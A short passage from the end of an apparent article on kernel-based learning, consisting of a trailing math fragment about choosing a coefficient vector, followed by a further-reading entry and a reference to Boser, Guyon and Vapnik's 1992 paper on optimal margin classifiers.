for suitable choice of $\boldsymbol{\alpha} \in \mathbb{R}^n$.

Further reading

- Klaus-Robert Müller et al.: An Introduction to Kernel-based Learning Algorithms. IEEE Transactions on Neural Networks, 12(2), 2001.

References

B. E. Boser, I. M. Guyon, and V. N. Vapnik. A training algorithm for optimal margin classifiers. In **Proceedings of the Fifth Annual Workshop on Computational Learning Theory (COLT '92)**. ACM, 1992.